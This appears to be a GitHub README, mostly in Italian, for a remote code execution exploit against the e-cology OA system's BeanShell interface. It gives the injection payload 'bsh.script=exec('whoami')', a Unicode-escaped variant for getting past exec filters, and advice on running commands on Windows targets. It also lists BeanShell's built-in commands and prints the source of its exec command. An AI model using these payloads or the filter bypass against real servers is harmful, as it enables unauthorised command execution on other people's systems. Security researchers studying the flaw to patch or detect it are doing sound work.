 jas502n/e-cology
e-cology OA_Beanshell_RCE






Rileva os.name del sistema di destinazione (se il sistema di destinazione è Windows, per eseguire comandi come set è necessario digitare manualmente cmd.exe /c set)
Usa Unicode per aggirare il filtro exec, su alcuni siti
bsh.script=exec('whoami');

>>>>unicode bypass

bsh.script=\u0065\u0078\u0065\u0063("whoami");

Nell'esempio precedente abbiamo usato un comando BeanShell "integrato" chiamato print() per visualizzare i valori.

print() fa più o meno la stessa cosa di System.out.println(), tranne per il fatto che garantisce che l'output vada sempre alla riga di comando. print() visualizza inoltre alcuni tipi di oggetti (come gli array) in modo più dettagliato rispetto a Java.

Un altro comando correlato è show(), che attiva e disattiva la visualizzazione automatica del risultato di ogni riga digitata.
source(), run() - Legge uno script bsh in questo interprete oppure lo esegue in un nuovo interprete
frame() - Mostra un componente GUI in un Frame o JFrame.
load(), save() - Carica o salva oggetti serializzabili in un file.
cd(), cat(), dir(), pwd(), ecc. - Comandi shell stile Unix
exec() - Esegue un'applicazione nativa
javap() - Stampa i metodi e i campi di un oggetto, simile all'output del comando javap di Java.
setAccessibility() - Abilita l'accesso senza restrizioni a componenti privati e protetti.

/Users/ale/Desktop/bsh/weaver/WEB-INF/lib/bsh/commands
.//object.bsh
.//rm.bsh
.//run.bsh
.//print.bsh
.//pwd.bsh
.//error.bsh
.//cat.bsh
.//setClassPath.bsh
.//setAccessibility.bsh
.//exec.bsh
.//setFont.bsh
.//dirname.bsh
.//exit.bsh
.//source.bsh
.//frame.bsh
.//cp.bsh
.//printBanner.bsh
.//browseClass.bsh
.//cd.bsh
.//which.bsh
.//setNameSpace.bsh
.//workspaceEditor.bsh
.//thinBorder.bsh
.//bind.bsh
.//bg.bsh
.//save.bsh
.//fontMenu.bsh
.//getSourceFileInfo.bsh
.//classBrowser.bsh
.//load.bsh
.//javap.bsh
.//addClassPath.bsh
.//server.bsh
.//desktop.bsh
.//importCommands.bsh
.//mv.bsh
.//setStrictJava.bsh
.//eval.bsh
.//dir.class
.//getBshPrompt.bsh
.//unset.bsh
.//show.bsh
.//getResource.bsh
.//reloadClasses.bsh
.//clear.bsh
.//getClass.bsh
.//makeWorkspace.bsh
.//importObject.bsh
.//sourceRelative.bsh
.//getClassPath.bsh
.//pathToFile.bsh
.//setNameCompletion.bsh
.//editor.bsh
.//extend.bsh
.//debug.bsh
a=5;
eval("b=a*2");
print(b);

>>>
10
cat exec.bsh

/**
	Start an external application using the Java Runtime exec() method.
	Display any output to the standard BeanShell output using print().
*/

bsh.help.exec = "usage: exec( String arg )";

exec( String arg )
{
	this.proc = Runtime.getRuntime().exec(arg);
	this.din = new DataInputStream( proc.getInputStream() );
	while( (line=din.readLine()) != null )
		print(line);

1. exec("whoami")

2. this.proc = Runtime.getRuntime().exec("whoami");
   this.din = new DataInputStream( proc.getInputStream() );
   while( (line=din.readLine()) != null )
   print(line);
./commands/object.bsh
>>> bsh.help.object = "usage: object()";

./commands/rm.bsh
>>> bsh.help.rm = "usage: cd( path )";

./commands/run.bsh
>>> bsh.help.run= "usage: Thread run( filename )";

./commands/run.bsh
>>> 42:	this.bsh.help=extend(bsh.help);

./commands/print.bsh
>>> bsh.help.print = "usage: print( value )";

./commands/cat.bsh
>>> bsh.help.cat = "usage: cat( filename )";

./commands/setClassPath.bsh
>>> bsh.help.setClassPath= "usage: setClassPath( URL [] )";

./commands/exec.bsh
>>> bsh.help.exec = "usage: exec( String arg )";

./commands/setFont.bsh
>>> bsh.help.setFont = "usage: setFont( Component comp, int size )";

./commands/dirname.bsh
>>> bsh.help.cd = "usage: dirname( path )";

./commands/exit.bsh
>>> bsh.help.exit = "usage: exit()";

./commands/source.bsh
>>> bsh.help.source = "usage: source( filename | URL )";

./commands/frame.bsh
>>> bsh.help.frame = "usage: frame( Component component )";

./commands/cp.bsh
>>> bsh.help.cp = "usage: cp( fromFile, toFile )";

./commands/cd.bsh
>>> bsh.help.cd = "usage: cd( path )";

./commands/which.bsh
>>> bsh.help.which= "usage: which( classIdentifier | string | class )";

./commands/setNameSpace.bsh
>>> bsh.help.setNameSpace =

./commands/bg.bsh
>>> bsh.help.run= "usage: Thread bg( filename )";

./commands/save.bsh
>>> bsh.help.save = "usage: save( object, filename )";

./commands/getSourceFileInfo.bsh
>>> bsh.help.getSourceFileInfo = "usage: getSourceFileInfo()";

./commands/load.bsh
>>> bsh.help.load = "usage: load(filename)";

./commands/javap.bsh
>>> bsh.help.javap= "usage: javap( value )";

./commands/addClassPath.bsh
>>> bsh.help.addClassPath= "usage: addClassPath( string | URL )";

./commands/server.bsh
>>> bsh.help.server = "usage: server(int port)";

./commands/importCommands.bsh
>>> bsh.help.importCommands = "usage: importCommands( string )";

./commands/mv.bsh
>>> bsh.help.mv = "usage: mv( fromFile, toFile )";

./commands/eval.bsh
>>> bsh.help.eval = "usage: eval( String expression )";

./commands/unset.bsh
>>> bsh.help.unset = "usage: unset( name )";

./commands/show.bsh
>>> bsh.help.show = "usage: show()";

./commands/getResource.bsh
>>> bsh.help.getResource = "usage: getResource( String name )";

./commands/reloadClasses.bsh
>>> bsh.help.reloadClasses=

./commands/getClass.bsh
>>> bsh.help.getClass= "usage: getClass( String name )";

./commands/importObject.bsh
>>> bsh.help.importObject = "usage: importObject( Object )";

./commands/getClassPath.bsh
>>> bsh.help.getClassPath= "usage: getClassPath()";

./commands/pathToFile.bsh
>>> bsh.help.pathToFile = "usage: File pathToFile( String )";

./commands/setNameCompletion.bsh
>>> bsh.help.setNameCompletion= "usage: setNameCompletion( boolean )";

./commands/editor.bsh
>>> bsh.help.editor = "usage: editor()";

./commands/extend.bsh
>>> bsh.help.extend= "usage: extend( This parent )";

./commands/debug.bsh
>>> bsh.help.debug = "usage: debug()";
http://www.beanshell.org/manual/bshmanual.html#Executable_scripts_under_Unix
